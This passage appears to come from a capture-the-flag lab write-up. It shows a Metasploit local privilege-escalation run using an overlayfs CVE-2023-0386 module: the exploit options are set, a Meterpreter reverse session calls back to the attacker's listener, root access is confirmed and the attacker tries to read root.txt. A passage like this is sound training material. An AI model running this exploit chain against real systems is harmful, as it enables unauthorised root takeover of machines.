[*] Writing '/tmp/.W1R3I/.L7t3FNW2R3' (1138771 bytes) ...

[*] Launching exploit...
[*] Meterpreter session 2 opened (10.10.14.88:4444 -> 10.129.229.66:45096) at 2026-10-05 06:27:15 +0300
```

```
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > set SESSION 1
SESSION => 1
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > set LHOST 10.10.14.88
LHOST => 10.10.14.88
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > set LPORT 4444
LPORT => 4444
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > set
PayloadLinuxMinKernel 3.17
PayloadLinuxMinKernel => 3.17
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > set COMPILE False
COMPILE => False
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > run
```

```
meterpreter > getuid
Server username: root
```

```
meterpreter > ls -la /root
```

```
Listing: /root
```

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
020666/rw-rw-rw-	0	cha	2026-10-06 04:13:19 +0300	.bash_history
100644/rw-r--r--	3106	fil	2021-10-15 13:06:05 +0300	.bashrc
040700/rwx-----	4096	dir	2023-06-06 13:22:34 +0300	.cache
040755/rwxr-xr-x	4096	dir	2023-06-06 13:22:33 +0300	.cleanup
040700/rwx-----	4096	dir	2023-06-06 13:22:34 +0300	.gnupg
040755/rwxr-xr-x	4096	dir	2023-06-06 13:22:34 +0300	.local
020666/rw-rw-rw-	0	cha	2026-10-06 04:13:19 +0300	.mysql_history
100644/rw-r--r--	161	fil	2019-07-09 13:05:50 +0300	.profile
040700/rwx-----	4096	dir	2023-06-06 13:22:34 +0300	.ssh
100640/rw-r-----	33	fil	2026-10-06 04:14:43 +0300	root.txt
040700/rwx-----	4096	dir	2023-06-06 13:22:34 +0300	snap
100644/rw-r--r--	3767	fil	2023-06-06 15:43:35 +0300	thank_you.json

```
meterpreter > cat root.txt
```

```
[-] stdapi_fs_stat: Operation failed: 1
```

```
meterpreter > cat /root/root.txt
```